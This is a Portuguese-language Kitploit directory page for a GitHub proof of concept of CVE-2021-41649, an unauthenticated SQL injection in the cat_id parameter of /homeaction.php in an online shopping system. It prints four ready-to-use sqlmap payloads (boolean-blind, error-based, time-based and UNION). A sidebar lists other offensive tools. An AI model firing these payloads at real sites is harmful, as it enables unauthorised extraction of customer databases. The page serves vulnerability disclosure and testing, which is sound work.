
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-41649 — Prova de conceito do exploit para CVE-2021-41649 demonstrando injeção SQL não autenticada no online-shopping-system através do parâmetro cat_id, com payloads boolean-based, error-based, time-based e UNION query. | Kitploit
Ferramentas/GitHubGitHub/mobiusbinary/cve-2021-41649
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubmobiusbinary/cve-2021-41649

CVE-2021-41649

Prova de conceito do exploit para CVE-2021-41649 demonstrando injeção SQL não autenticada no online-shopping-system através do parâmetro cat_id, com payloads boolean-based, error-based, time-based e UNION query.

Ver Repositório
26há 5 anosAinda não revisado
Compartilhar

CVE-2021-41649

CVE-2021-41649 Injeção SQL no online-shopping-system

O online-shopping-system é vulnerável a ataques de injeção SQL não autenticados, baseados em erro/boolean blind e baseados em erro.

O parâmetro cat_id na página /homeaction.php não sanitiza a entrada do usuário, um atacante pode extrair dados sensíveis do banco de dados MySQL subjacente.

Link para a Aplicação

online-shopping-system

Componentes e Parâmetro Afetados

URL: /homeaction.php
PARÂMETRO: cat_id

PoCs


Payloads do SQLMAP

parâmetro cat_id na página /homeaction.php

Parâmetro: cat_id (Requisição POST) Tipo: boolean-based blind Título: AND boolean-based blind - cláusula WHERE ou HAVING Payload: cat_id=4' AND 9760=9760 AND 'ZCfc'='ZCfc&get_seleted_Category=1

Tipo: error-based Título: MySQL >= 5.0 AND error-based - cláusula WHERE, HAVING, ORDER BY ou GROUP BY (FLOOR) Payload: cat_id=4' AND (SELECT 4034 FROM(SELECT COUNT(*),CONCAT(0x71707a7171,(SELECT (ELT(4034=4034,1))),0x71787a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'sGIO'='sGIO&get_seleted_Category=1

Tipo: time-based blind Título: MySQL >= 5.0.12 AND time-based blind (consulta SLEEP) Payload: cat_id=4' AND (SELECT 9762 FROM (SELECT(SLEEP(5)))PAcf) AND 'hpHO'='hpHO&get_seleted_Category=1

Tipo: UNION query Título: Consulta UNION genérica (NULL) - 10 colunas Payload: cat_id=4' UNION ALL SELECT CONCAT(0x71707a7171,0x746e4d4b5a706566596771585179566943487446575673515244507a52507345694d6b5a754d7049,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&get_seleted_Category=1

Se a imagem da POC não estiver clara, clique no GIF que carregará em melhor resolução.

POC - proId

Descoberto por

Jason Colyvas
MOBIUSBINARY
21 de Setembro de 2021

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    275

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





